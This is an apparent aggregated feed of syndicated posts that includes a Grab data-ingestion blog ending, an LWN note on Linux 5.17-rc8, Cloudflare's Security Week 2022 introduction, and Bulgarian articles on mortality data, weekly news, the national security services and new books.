
4. Deliver audit trails

Reasons for maintaining data audit trails are manifold in Grab: regulatory requirements might mandate businesses to keep complete historical information of a consumer or to apply machine learning techniques to detect fraudulent transactions made by consumers. Figure 8 demonstrates how we deliver audit trails in Grab.

Data replication among DynamoDB tables across different regions in DBOps team
Figure 8. Deliver audit trails in Grab

Summary

Real time ingestion is playing a pivotal role in Grab’s ecosystem. It:

  • boosts data pipelines with less read pressure imposed on databases shared among various services;
  • empowers real-time business decisions with assured resource efficiency;
  • provides data replication among tables residing in various regions; and
  • delivers audit trails that either keep complete history or help unearth fraudulent operations.

Since this project launched, we have made crucial enhancements to facilitate daily operations with several in-house products that are used for data onboarding, quality checking, maintaining freshness, etc.

We will continuously improve our platform to provide users with a seamless experience in data ingestion, starting with unifying our internal tools. Apart from providing a unified platform, we will also contribute more ideas to the ingestion, extending it to Azure and GCP, supporting multi-catalogue and offering multi-tenancy.

In our next blog, we will drill down to other interesting features of real-time ingestion, such as how ordering is achieved in different cases and custom partitioning in real-time ingestion. Stay tuned!

Join us

Grab is a leading superapp in Southeast Asia, providing everyday services that matter to consumers. More than just a ride-hailing and food delivery app, Grab offers a wide range of on-demand services in the region, including mobility, food, package and grocery delivery services, mobile payments, and financial services across over 400 cities in eight countries.

Powered by technology and driven by heart, our mission is to drive Southeast Asia forward by creating economic empowerment for everyone. If this mission speaks to you, join our team today!

Kernel prepatch 5.17-rc8

Post Syndicated from original https://lwn.net/Articles/887747/

Linus has released 5.17-rc8 rather than the
final 5.17 kernel.

Last week was somewhat messy, mostly because of embargoed patches
we had pending with another variation of spectre attacks. And
while the patches were mostly fine, we had the usual “because it
was hidden, all our normal testing automation didn’t see it
either”.

And once the automation sees things, it tests all the insane
combinations that people don’t tend to actually use or test in any
normal case, and so there was a (small) flurry of fixes for the
fixes.

None of this was really surprising, but I naïvely thought I’d be
able to do the final release this weekend anyway.

And honestly, I considered it. I don’t think we really have any
pending issues that would hold up a release, but on the other hand
we also really don’t have any reason _not_ to give it another week
with all the proper automated testing. So that’s what I’m doing,
and as a result we have an -rc8 release today instead of doing a
final 5.17.

Мрачната прогноза на Христо Грозев от Bellingcat: Путин готви ядреното „копче” за Украйна и Полша

Post Syndicated from Екип на Биволъ original https://bivol.bg/%D0%BF%D1%83%D1%82%D0%B8%D0%BD-%D0%B3%D0%BE%D1%82%D0%B2%D0%B8-%D1%8F%D0%B4%D1%80%D0%B5%D0%BD%D0%BE%D1%82%D0%BE-%D0%BA%D0%BE%D0%BF%D1%87%D0%B5-%D0%B7%D0%B0-%D1%83%D0%BA%D1%80%D0%B0.html

неделя 13 март 2022


Забелязали ли сте, че кой каквито поразии прави, в един момент винаги го отнася Полша? Такъв им бил късметът на поляците, ще кажете – да основат своята Rzeczpospolita на едно…

Welcome to Security Week 2022!

Post Syndicated from Michael Tremante original https://blog.cloudflare.com/welcome-security-week-2022/

Welcome to Security Week 2022!

Welcome to Security Week 2022!

Recent events are bringing cybersecurity to the forefront of many conversations.

Governments around the world are encouraging businesses to go “shields up” following Ukraine’s invasion. The current threat is significantly higher than before and any organization with Internet-facing infrastructure should put security as a top priority for the year.

To help keep services online, Cloudflare is also participating in the Critical Infrastructure Defense Project ensuring teams can get the best help to secure networks and applications more vulnerable to cyber threats, such as those in the medical, water and energy sectors.

As another example, not too long ago, Log4J, a high-severity vulnerability affecting many Java-based applications, also highlighted how important good security is on the Internet as attackers immediately started scanning for vulnerable applications within hours of the attack vector becoming public.

Unfortunately, these events are almost certainly not going to be our last reminders.

Over the next six days, we intend to tackle the broad topic of cyber security with a simple goal: ensure security is no longer an afterthought.

Security, however, is also hard, and you never know when “you’ve done enough”. The importance of good security practices should never be underestimated. Reliable and secure applications ensure the Internet operates properly: from keeping sites online in order to ensure access to essential information, to protecting user data from being stolen and misused.

But not everyone is a security expert.

To that point, Cloudflare has always been about applying technically sophisticated solutions to tricky problems, and making those solutions generally accessible. During this week, you will also hear about a mix of product enhancements, new offerings, and audacious ideas and partnerships, including some great new features we will be providing to all Cloudflare users, for free.

Before we jump in, the best way to understand where we are headed is to take a step back and revisit our story. And that’s what I hope to do in this post. As you read the story, I will call out which days of the week will have relevant announcements, so you know when you should tune in.

Welcome to Security Week.

Back to the beginning: securing websites

When I first joined Cloudflare seven years ago, our security offerings were mostly targeted at website owners: DNS, DDoS mitigation, Web Application Firewall (WAF) and SSL/TLS. As an HTTP reverse proxy, Cloudflare could secure traffic and keep malicious payloads at bay. At the same time, we immediately started working on making the underlying protocols faster and safer. With one deployment, we could upgrade the TLS version for a large portion of Internet properties, block volumetric DDoS attacks on non-HTTP ports and write rules to protect millions of WordPress admin pages.

Security Week: Protecting websites is still a core part of our business. During the first half of the week (Monday-Wednesday) you will learn about a number of major enhancements to technologies we all use every day when browsing the web, from TLS, to our Web Application Firewall (WAF) and Custom rules. We have some great announcements for everyone, including our free plan users.

Applications > Websites

It became clear pretty quickly that a good portion of Internet traffic was automated. Bots take up 30% or more of total traffic at any given time, with peaks above 40%. This led us to develop more advanced tools on the Cloudflare platform like Bot Management.

Many of those bots are connecting to and consuming data from applications not designed to be accessed by humans, opening up a whole set of new security challenges compared to a standard website. APIs are now commonplace and account for about 54% of all web HTTP requests through the Cloudflare network.

Security Week: Building upon existing products that help our customers manage automated traffic and protect API endpoints, we have some great new advancements to share in this space on Wednesday as we cover a fast-growing set of API security and management use cases Cloudflare can help with.

Covering all protocols

The focus was always to keep expanding the network while improving reliability for our core services. The next clear step was to open up the proxy for other protocols. After all, HTTP is just one of many protocols used on the Internet.

We currently have many customers securing arbitrary TCP/UDP-based applications and endpoints using our Spectrum product. We took it a step further by allowing customers to interconnect with Cloudflare and secure raw IP traffic from the Cloudflare edge.

Game servers, custom IoT protocols, streaming services, and financial applications can now all receive DDoS mitigation and Magic Firewall filtering capabilities that scale infinitely and work seamlessly.

Security Week: Our teams have been working hard on improving these products, so if you are proxying non-HTTP traffic through Cloudflare, Thursday will have some exciting updates for you.

Most of these customers are proxying traffic at layers 3-4 of the OSI model. But we are now also working on going back up the stack. The most effective security solutions need to understand the data at the application layer, and one big gap for Cloudflare has historically been email traffic – the number one vector for compromises.

Security Week: You may have heard about our recent intent to acquire Area 1 – stay tuned on Monday as we have some exciting news to share in this area.

Flipping the proxy, protecting users

The realization that we could flip the Cloudflare proxy on itself and open it up to a forward proxy use case seems obvious in hindsight, but it was far from it. By focusing on a forward proxy security strategy, all of a sudden, we could protect users, not just applications and servers.

Any user connecting to the Internet can now configure Cloudflare as their DNS resolver and forward proxy, allowing them to experience the Internet with an additional safety shield. Enter Cloudflare Zero Trust.

It was at this moment that proxy was no longer a term that clearly identified what we were building. Network was a much better term. In fact, as many things in computing repeat themselves, the network became the computer, again.

The network effects (no pun intended) are not immediately obvious. Think about a user setting up Cloudflare as a DNS resolver accessing an application itself behind Cloudflare: the entire transaction can happen at the closest data center to the end user, starting from DNS to HTTP. That’s also why we are not going to stop expanding our network anytime soon. The benefits are immeasurable and security is baked in at every single step, without compromising performance.

If that user is a team member from the same organization that runs the application, Zero Trust concepts become accessible and easy to deploy for anyone. Old systems like VPNs become obsolete as you no longer need clunky, complex infrastructure to secure your network, bringing us one step closer to democratizing security.

Security Week: If you are using Cloudflare Zero Trust and are trying to secure internal networks, tune in on Friday – we have some great product improvements to share.

Cloudflare is a smart secure network

This brings us to today. Security used to be about creating secure environments — castle and moat. But mobile and the cloud have cracked the paradigm. Nowhere is presumed secure anymore, and even if there was somewhere secure, your users and applications probably wouldn’t stay there for long anyway. They’re working from… home? Across the country? Across the world? Your applications are also constantly moving.

In this paradigm, the logical way to think about security is by not creating a physical enclave. Instead, you need to create a virtual one by focusing on the one fundamental component of the Internet: the network.

In other words, you need to make sure every device, every office, every server that you have is connected to a secure network. At Cloudflare, we are building just that – a network that connects your users to your applications and vice versa, wherever they are, and provides security and privacy as a core fundamental.

To make it better, we also need to lead

Having great technology is not enough. Easy-to-use and innovative ideas come from people. That’s also why we are our first users, by dogfooding all our products. At Cloudflare, one of our most demanding customers is our internal security team. We also can’t do it alone. It is incredibly important for all of us to work together, and we’ve been putting a lot of effort in partnering with other cybersecurity companies to share insights, data and integrate our products for a better experience for our users.

We will end this week sharing best practices, insights gained from securing the Cloudflare network and a number of projects that our security team has been working on. We are also going to make some new partnership announcements with other highly regarded companies in this space.

Security Week: We will end this week on Saturday sharing best practices, insights gained from securing the Cloudflare network and a number of projects that our security team have been working on. We are also going to make some new partnership announcements with other highly regarded companies in this space.

A week is still not enough

We had over 75 announcements put forward for Security Week, and although we have not committed to a fortnight just yet, we definitely could not pack them all in six days. We are optimistic that we are making big steps forward, not only over the next week, but throughout 2022.

Умиранията в България 2010-2022 г.

Post Syndicated from original https://yurukov.net/blog/2022/smartnost-2022/

В началото на годината обнових интерактивната графика с умиранията и смъртността от всички причини за последните 12 години. Добавих филтрите за 2022-ра. След запитване от колега добавих и линейна графика в допълнение към кръговата. Филтрите показват същите една до друга.

Графиките от последните две години остават непроменени: 2020 и 2021. Припомням, че тези данни показват само в абсолютни стойности, както и спрямо населението. Сравнението дори в рамките на България и за период от 10 години води до изкривявания заради променящата се възрастова структура. Затова ви съветвам да прегледате текста ми за това как може правилно да сравняваме този показател през годините и между държави. Преди време бях оборил и мита, че в България се умира едва ли не най-много.

Може да отворите графиката на нов екран или да я разгледате тук:

Причината, разбира се, да се обръща внимание на тези данни, е пандемията на коронавирус. Има доста объркване какво показват данните за смъртността, митове за причините за увеличението и разликата между огромното превишение и доказаните случаи на починали от COVID19.

От горните данни смесени с тези публикувани редовно в отворен формат от здравните власти, може да видим интересни разминавания между заболеваемостта и смъртността от последната вълна. Обяснения за това бяха дадени доста, включително заради характерните особености на конкретния щам. Отново скрити в данните са обаче значително по-високата заболеваемост сред децата, последствията от които ще осъзнаваме тепърва.

Със същите данни може да сравним и процентът на доказано починалите от COVID19 спрямо починалите от всички причини, както и превишаването на общата смъртност от март 2020 спрямо средното за за дадената седмица от периода 2010-2019-та. Виждат се паралели и интересни разминавания, които бяха вече обяснени с разминаването в диагностиката при първата за България вълна, както и намалената смъртност най-вече през летните месеци заради по-малкото инфекциозни болести, катастрофи и други инциденти като цяло.

The post Умиранията в България 2010-2022 г. first appeared on Блогът на Юруков.

Седмицата (7–12 март)

Post Syndicated from Йоанна Елми original https://toest.bg/editorial-7-12-march-2022/

Изтощение. Безсилие. Вина, че сме добре. Страх, че сме добре, но само засега. Това са част от емоциите, които споделяме през последните две седмици. И въпреки активната хибридна война, която се води в България; въпреки органичните пропутински настроения, които циркулират в родината, както в много бивши комунистически страни – доброто побеждава в реалността. Facebook групата в помощ на украинските бежанци в България вече наброява десетки хиляди членове, а кратък ежедневен прочит на дискусиите вътре ми дава надежда, че човешкото у човека надделява. И ако обществото е толкова добро, колкото са хората в него, то държавата е толкова ефективна, колкото са политиките ѝ – в това отношение адекватна стратегия по отношение на бежанците все още няма. Но ще стигнем и дотам.

Където трябва да се признае – признаваме. Въпреки очевидния руски уклон у мнозина от българските политици (любимо засега е изказването на бившия премиер Борисов, който не казва нищо, но за сметка на това с много думи звучи добре за всички страни, ако човек не се замисля много), правителството на Кирил Петков дава ясно да се разбере, че България застава от правилната страна на историята. И това е много, много важно – защото е рядкост, защото имаме навика да се снишаваме и защото в крайна сметка достойните и смели политически решения имат потенциала да вдъхновяват достойни и смели граждани.

Недостойно продължават да се държат много от българските медии. Примерите, за съжаление, изобилстват. По този повод разговарях миналата седмица с медийни експерти, преподаватели и журналисти. Заедно размишлявахме дали е възможна регулация на медиите, но без цензура, и стигнахме до извода, че ако не искаме властта да предлага спорни мерки, които рискуваме да се превърнат в инструмент за репресия, правилата трябва да дойдат от самата гилдия. Гилдията обаче все още е твърде заета – в търсене на гледната точка на убиеца, в измислянето на най-скандалното заглавие, което да докара трафик и коментари в социалните мрежи, в размисли как точно да нарича инвазията в Украйна.

Именно по повод състоянието на журналистиката видни личности изпратиха в неделя отворено писмо до премиера, правителството, министри и СЕМ:

Разбираме, че рупорите на руската пропаганда няма да бъдат отстранени бързо от ефир. Но може да им се намери алтернатива – гледната точка на свободомислещите хора, представена от свободомислещи журналисти […] БНР и БНТ от години не изпълняват тези свои задължения – както заради политически поръчки, така и поради липсата на подготвени свободомислещи журналисти. Затова предлагаме в ефира на БНТ и БНР да намерят място авторски формати, които сега са изтикани в периферията на медийното пространство, но се водят от качествени и обективни журналисти. Формати, в които се отстоява обективната истина за войната в Украйна, а не се прави антидемократична пропаганда.

Венелина Попова

Обратно към немощта на държавата, що се отнася до овладяването с бежанската вълна. Най-логично е с това да се заеме Държавната агенция за бежанците. Към момента обаче основно граждани и неправителствените организации поемат грижата за транспортирането и временното настаняване на бежанците от Украйна. Информацията, която ДАБ предоставя, е неясна и противоречива, а това поражда въпроси дали пък не се прикрива плачевното състояние на бежанските центрове из страната. По този повод Венелина Попова се обърна към Държавната агенция за бежанците с въпроси дали има стратегия за управлението на кризата и на каква подкрепа могат да разчитат бягащите от войната в Украйна. Отговорите не я изненадаха. Няма да изненадат и вас.

Емилия Милчева

Емилия Милчева също се рови в текущите проблеми на държавата – този път в основния ѝ фокус е ефективността на нашите спецслужби. „След всички пробиви в системата на националната сигурност, които не са били предотвратени от спецслужбите, съществуването им е трудно защитимо пред българските данъкоплатци. Тези пробойни костваха милиарди на България – защо тогава да даваме стотина милиона годишно (над 140 млн. лева за 2022 г.) за разходите на службите. А и те не понесоха никаква отговорност – нито за грешната прогноза за Украйна, нито за всички останали пропуски“, коментира Емилия.

Йоанна Елми

България изостава и по друг важен параграф: киберсигурността. По темата през седмицата разговарях с Делян Делчев, ИТ експерт с познания и опит в сферата. Понеже темата е встрани от журналистическия ми фокус, зададох въпросите по същия начин, както вероятно бихте ги задали и вие: с какво се различават кибератаките от дезинформацията, има ли по-популярни методи за кибератака, имат ли държавите киберармии и т.н. И най-важното – каква е стратегията на България. Според Делчев и тук имаме отражение на по-голяма тенденция: проблемите се кърпят на парче и тичаме след тях, вместо да се подготвяме, за да се опитаме да ги предотвратим.

При инвазията в Украйна виждаме отблизо как дигиталният фронт е от основна важност. Това е и мнението на украинския заместник-министър на дигиталната трансформация Александър Борняков, който разказва за ключовите решения в сферата пред Wall Street Journal. По негови думи, украинската стратегия включва дигитализацията на държавните услуги, подсилване на инфраструктурата, активна борба с дезинформацията и мисинформацията онлайн и дори създаване на ИТ армия, която да контраатакува.

Мирослав Зафиров

„Авторитетът на международните посредници не трябва да бъде поставян под съмнение, защото особено сега, след 24 февруари, светът се нуждае изключително много от него. Нито войната в Украйна, нито продължаващият вече 70 години конфликт в Близкия изток ще намерят своето решение с военни средства“, пише Мирослав Зафиров в своя анализ за отражението на войната в Украйна върху световната дипломация. Той дава за пример състоянието на израелско-палестинските мирни преговори в момента и смята, че пренебрегването на дипломацията за сметка на аргументите на силата ще има пагубни последици.

Зорница Христова

В цялата лудост на света не бива да забравяме грижата за себе си, особено когато все още имаме късмета да можем да си я позволим. За щастие, не знаем какво е основите, на които се гради животът – подслон, храна, безопасност – да бъдат взривени, унищожени… Понякога грижата може да бъде просто малко време с книга в ръка.

Из няколко по-нови заглавия се разхожда Зорница Христова в рубриката „По буквите“. Тазседмичните ѝ предложения са „Клара и слънцето“ от Казуо Ишигуро, „Уважение“ от Инти Чавес Перес и „Чувствителният разказвач“ от Олга Токарчук. Въпросите, които тези книги ни отправят, всъщност са много уместни в контекста на новата кървава война в Европа: Има ли нещо у нас, което не би могло да бъде deepfaked? Как познанието за себе си те прави по-добър в отношенията към другите, към света като цяло? Съществува ли изобщо голяма, неутрална и обективна вселена? Ясно е, че нямаме време за всички книги, но на ваше място бих отделила няколко минути за размислите на Зорница относно тези три.

Бях решила, че след две години пандемия през 2022 г. ще си взема кратка почивка от работата с дезинформацията, която е доста психически натоварваща. За добро или лошо конфликтът в Украйна сложи край на тези планове. С радост открих, че от „Булевард България“ са проследили и превели интересна Twitter нишка на комуникационен експерт, който разказва не само как работят тролските фабрики, но и… каква е българската следа. Надали ще има изненадани: основен проводник е Диляна Гайтанджиева, която работи в „Труд“ и публикува текстовете си на английски в регистриран от нея и на нейно име сайт с български домейн. „Гайтанджиева беше сред остриетата на Николай Бареков в ТВ7, където основно беше ангажирана с „разследвания“ срещу „кръга Капитал“, пишат от изданието. На източния фронт нищо ново. В страницата „Срещу дезинформацията“ пък може да видите нагледни примери как едни и същи коментари се публикуват от най-различни акаунти в страховито информационно цунами. Колегата Георги А. Ангелов също публикува примери в профила си в Twitter.

Ако някои български политици изобщо не дават признаци, че се срамуват от пропутинските си връзки, то италианският популист Матео Салвини бе поставен в сконфузна ситуация в рамките на свое посещение на полски град на границата с Украйна. По време на пресконференция кметът на града развя тениска с лика на Владимир Путин – същата, каквато самият Салвини е носил преди години, докато позира за снимка на Червения площад. Дезинформацията разчита на късата памет, така че е важно да се припомнят някои удобно забравени факти.

Тези дни из социалните мрежи срещнах две изказвания, които ме впечатлиха: един хубав, остър очерк и една вдъхновяваща история, с посланията на които искам да завърша днешния бюлетин. Дезинформацията изкриви новината за държавните компенсации за хотелиерите, приели бежанци. Много българи се възмутиха, а след това много други българи се възмутиха от първите възмутени, и т.н. Ясно е, че невежеството не се бори с възмущение, а с активни образователни и медийни реформи. По тази тема сме писали много. Разколът и свадите нямат нужда от допълнителна платформа, те са достатъчно кресливи, както коментира и журналистката Капка Тодорова.

Да наблегнем вместо това на ежедневните геройства – хората, които вършат своята работа, за да върви обществото ни напред. Защото, макар че сме изправени пред ситуация, твърде близка до 40-те години на миналия век, България към момента избира да върви в съвсем друга посока, въпреки спънките. А това, скъпи читатели, никак не е малко.

И така, днес мисията на „Тоест“ ми се струва по-важна от всякога. Затова продължавайте да ни подкрепяте. Защото да вършим работата си в крайна сметка е най-доброто, на което можем да направим в момента. И е безкрайно нужно. Заедно не сме безсилни.

Източник

Какво, ако закрием спецслужбите

Post Syndicated from Емилия Милчева original https://toest.bg/kakvo-ako-zakriem-sluzhbite/

Дали не е по-добре да закрием българските спецслужби, а управляващите да получават оперативна информация и анализи през криптирана мрежа от някоя или няколко партньорски служби? Струва си да се помисли за това.

Например докато нашите народни представители бяха уверявани, че пълномащабен военен конфликт не се очаква, защото Русия няма да нападне Украйна, американските разузнавателни агенции са анализирали събраната информация и са били прозорливи, докладвайки точно обратното. САЩ сигнализираха, че Русия ще нахлуе в Украйна, въпреки че режимът в Москва отричаше. Американският президент Джо Байдън предупреди публично съюзниците от Алианса още на 11 февруари, 13 дни преди началото на руската агресия, и настоя американските граждани да напуснат Украйна в следващите 48 часа. Ако българските служби не са успели да анализират информацията от партньорите, да бяха взели предвид откритите източници на информация – Байдън говори именно защото е получил информация от американската разузнавателна общност.

Големият въпрос тук е не защо българските служби не са познали, а къде са Русия и нейният авторитарен режим във фокуса на тяхната работа, кои са приоритетите на разузнавателните агенции на държава, която допреди три-четири десетилетия е била част от икономически и военен блок на Москва, колко голямо е недоверието на партньорските служби към българските и какво да се направи, за да бъде премахнато.

Какво да си помислим за тези служби,

когато шефовете на българските спецслужби уверяват народните представители, че Русия няма да нападне Украйна, а това се случва след броени дни? (Като в оня виц, в който попитали радио „Ереван“ ще има ли нова световна война, а радиото отговорило: „Няма да има война, но ще има такава борба за мир, че камък върху камък няма да остане.“) Когато допуснаха диверсии в български военни заводи, съвпадащи с посещения на агенти на ГРУ в България. Когато избягваха да направят връзката между отравянето на оръжейния търговец и производител Емилиян Гебрев и отровения с „новичок“ полковник Скрипал във Великобритания…

Когато тези спецслужби не спряха теглене на милиони кеш, предназначени за магистрала „Хемус“, въпреки че са получили сигнали от банката, на чиито гишета се носят пачките. Когато същите тези спецслужби преди години са получили сигнал от чужбина, че банкерът Цветан Василев и Корпоративна търговска банка (вече в небитието) са заподозрени за пране на пари, поискаха справка от НАП и съобщиха на партньорските служби, че няма такова нещо. Когато изобщо проспаха заплахата, която представлява тази банка за финансовата, а оттам – и за националната сигурност. Когато тези спецслужби се сещат да разпитат някого като Делян Пеевски едва след като името му се появи в досиетата „Пандора“ – международно разследване за скрити офшорни сметки на политици и бизнесмени. Когато тези спецслужби са допуснали чрез т.нар. златни паспорти в България да влязат лица, чието пребиваване е недопустимо от гледна точка на политиката за национална сигурност…

Списъкът е много дълъг. След всички пробиви в системата на националната сигурност, които не са били предотвратени от спецслужбите,

съществуването им е трудно защитимо пред българските данъкоплатци.

Тези пробойни костваха милиарди на България – защо тогава да даваме стотина милиона годишно (над 140 млн. лв. за 2022 г.) за разходите на службите? А и те не понесоха никаква отговорност – нито за грешната прогноза за Украйна, нито за всички останали „пропуски“.

Каква е работата на специалните служби – на външното разузнаване, контраразузнаването, военното разузнаване? Политическата неутралност, обективността и безпристрастността са основни принципи в тяхната работа, изведени в закон. Извън закона обаче те изпълняват политически поръчки и събират информация, която се използва не по предназначение и в частна, а може би и в нечия друга изгода.

Съгласно Закона за Държавна агенция „Национална сигурност“ тя е „специализиран орган към Министерския съвет за изпълнение на политиката по защита на националната сигурност“. Съгласно Закона за Държавна агенция „Разузнаване“ тя е пряко подчинена на МС, а нейната работа е „защита на националната сигурност и интересите на Република България, свързани с националната сигурност; информационно-аналитичното осигуряване за предотвратяване, разкриване и противодействие на вреди в областта на националната сигурност, външната политика, икономиката и защитата на конституционно установения ред; осъществяване съдействие на органите […] за реализиране приоритетите на Република България в областта на националната сигурност, външната политика, икономиката и защитата на конституционно установения ред“. E, след като тези агенции са към правителството,

защо ръководствата им са назначени от президента Радев чрез служебния му кабинет?

Политиките по защита на националната сигурност, съответно и задачите, се определят от Министерския съвет, не от държавния глава. Работата на службите е да допринасят за успеха на политическата война, която понякога се налага да водят лидерите на правителството, за тактиката и стратегията, чрез които да се печелят изгодни за държавата позиции – било в областта на енергетиката или срещу хибридната пропаганда, която ерозира европейските демокрации и възхвалява моделите на автократично управление.

Когато съпредседателите на „Демократична България“ Христо Иванов и ген. Атанас Атанасов отново поставиха на дневен ред проблема за ефективността на спецслужбите, никой от останалите трима партньори в управляващата коалиция не ги подкрепи. Замълчаха от „Продължаваме промяната“, „Има такъв народ“, БСП. Атанасов дори се усъмни дали с информацията, която службите предоставят, не подхлъзват премиера. Наскоро по БНТ, коментирайки радикално променената ситуация, в която се намират България и светът след руската агресия, Иванов заяви:

Искаме да видим ясен план как (службите – б.р.) ще приведат своя капацитет в състояние на адекватност на тази ситуация. Как ще се изчистим от руските влияния, включително в самата система за сигурност. […] Искаме да разберем кои са руските партньори отвътре.

Докато партньорите в коалицията начело с „Продължаваме промяната“ и премиера Кирил Петков пазят назначенията на президента Радев, едва ли е възможно да се очаква такъв план. Но Петков отстрани министъра на отбраната Стефан Янев заради неговите позиции, които се разминаваха с евро-атлантическата принадлежност на България. А като служебен премиер именно неговият подпис стои под предложенията за настоящия шеф на ДАНС Пламен Тончев, който от началник на териториалните звена на ДАНС във Враца и Кюстендил оглави контраразузнаването, на Антоан Гечев, който, допреди да стане шеф на ДАР, беше заместник-директор на военното разузнаване (Служба „Военна информация“).

Разбира се, селекцията на тези хора не е направена от Янев, а най-вероятно от президента и някои негови близки съветници. Така към настоящия момент и в безпрецедентната ситуация, в която се променя целият глобален ред,

сектор сигурност е овладян от държавния глава.

Но България е парламентарна република и отговорността за националната сигурност носи правителството, следователно то има право на свои кадрови решения. А докато премиерът Кирил Петков и правителството съберат смелост за това, спецслужбите може и да не предоставят оперативна информация. Или да я докладват само на президента.

Заглавна снимка: Victor / Unsplash

Източник

По буквите: Ишигуро, Чавес Перес, Токарчук

Post Syndicated from Зорница Христова original https://toest.bg/po-bukvite-ishiguro-chavez-perez-tokarczuk/

В емблематичната си колонка, започната още през 2008 г. във в-к „Култура“, Марин Бодаков ни представяше нови литературни заглавия и питаше с какво точно тези книги ни променят. Вярваме, че е важно тази рубрика да продължи. От човек до човек, с нова книга в ръка.

Тези дни голямата руска писателка Мария Степанова отправи следните въпроси:

1. Уместно ли е (и нужно ли е лично на вас) функционирането на културни проекти в Москва, Петербург, Рязан и т.н. – по време на „военни операции“ и цензура?

2. А ако са антивоенни, това променя ли нещата?

3. Какво може да се счита за антивоенно културно мероприятие? Това, което носи реална полза? Каква?

Въпросите важат и тук. Слава богу, без елемента на цензурата. Малко след като създаденият от Мария Степанова и съпруга ѝ Глеб Морев независим сайт „за културата и духа на времето“ COLTA.RU  публикува отговорите на поети, преводачи, писатели, художници, кинопродуценти, хореографи и т.н., той… замрази дейността си. Защото в Русия започна пряко съдебно преследване на всички медии, редакции и автори, чиито материали не съвпадат с официалната гледна точка. Ето какво излезе на сайта:

Да пишем само за култура, оставяйки настрана обществото, не ни се струва възможно. Но свободата на изразяване сега е сведена до нула. И ние смятаме за честно в такива времена да замълчим.

Откровено казано, тазседмичният текст в рубриката бе на път да не се появи, тъй като също си задавах въпроса доколко морално е да се говори за друго. И все пак – не мога и да не се съглася с тези, които казват, че не бива да се поддаваме на парализата на страха. Благодарна съм на „Тоест“, че е медия, заявила достатъчно силно позицията си; на Йоанна Елми специално за списъка с книги, които хвърлят светлина върху причините за ставащото в момента. Така разбирам Адорно – не можеш да говориш за друго, ако това говорене само маскира мълчанието за страшните теми.

Благодарна съм, че все още у нас мога да представя три нови книги, без да ме е срам от това.

„Клара и слънцето“ от Казуо Ишигуро

превод от английски Владимир Молев, София: изд. „Лабиринт“, 2022

Сурогат. Това представлява Клара, героинята в най-новия роман на Ишигуро – макар разказът да се води от първо лице, което неизбежно я очовечава за читателя. Сурогат на приятел – машина, изкуствен интелект, способен да изучи и запамети и най-малката подробност от характера и личността ти, за да изпълни максимално добре ролята си.

Фантастика? Та тя чука на вратата ни.

Дали ще си го представяме комично като във филма I’m Your Man, дали ще го омаловажаваме като прост начин да ни пробутват рекламки на базата на предпочитанията ни, или ще се ужасим, че същият принцип се използва при воденето на хибридна война („отвътре“ на самите нас)… бъдещето е тук. В момента вече се говори за изкуствен интелект, който може да „пресъздаде“ починали хора за утеха на техните близки. Но редно ли е това?

Действието се развива преднамерено бавно. Читателят постепенно събира информация, също като Клара, опитва се да разбере хората. Повечето деца са „подобрени“ чрез ранна медицинска намеса – още една пряка връзка с предвижданията на футуролозите… а и вече със страниците на научните списания. Какви ще бъдем, когато намесата стане норма? Колко ясна ще е границата между естествено и изкуствено създадения организъм? (Въпрос извън книгата: а доколко управляем би бил „подобреният“ човек?) Ще намали ли ценността на индивида неговата възпроизводимост?

И изобщо, има ли нещо у нас, което не би могло да бъде deepfaked?

Има, но не у нас, казва Ишигуро. То е в другите, с които общуваме. Добре звучи, може би прекалено добре на фона на плана на майката да замени обречената си дъщеря с нейна реплика.

Не спирам да си представям какво би представлявал романът, ако беше написан не от името на „изкуствената приятелка“ на умиращото, неподобрено дете Джози, а от името на неговата майка – тази, на която изобщо ѝ хрумва идеята да му подготви сурогат. Или на самото момиче? Така или иначе, „изкуственият разказвач“ слага един филтър на историята, филтър, в който грижата е преди всичко фабрична настройка – или дълг, като в „Остатъкът от деня“. Не че Ишигуро не твърди, че „всички литературни герои са изкуствени“, творение на автора, макар че това „може да дойде като ужасна изненада за някои читатели“. А филтърът може би е онзи, който прави историята едновременно поносима – защото не ни се налага да съпреживяваме ужасяващия страх от загубата, и непоносима – защото ни се налага да го доизмислим.

„Уважение“ от Инти Чавес Перес

подзаглавие „Всичко, което едно момче трябва да знае за секса, любовта и взаимността“, превод от шведски Анелия Петрунова, Пловдив: изд. „Жанет 45“, 2022

Тъй като пиша тази рецензия навръх Осми март, смятах да започна като майка на момичета – приветствам всяка книга, която учи мъжете как да не нараняват, вместо да поучават жените как да избегнат нараняване. „Уважение“ обаче прави доста повече. И слава богу.

Книгата е достатъчно лишена от предразсъдъци спрямо самите момчета, за да може да им бъде истински полезна. Дава спокоен, лишен от табута отговор на куп тревожни въпроси – като започнем от физиологичните, които изобщо не бива да бъдат подценявани.

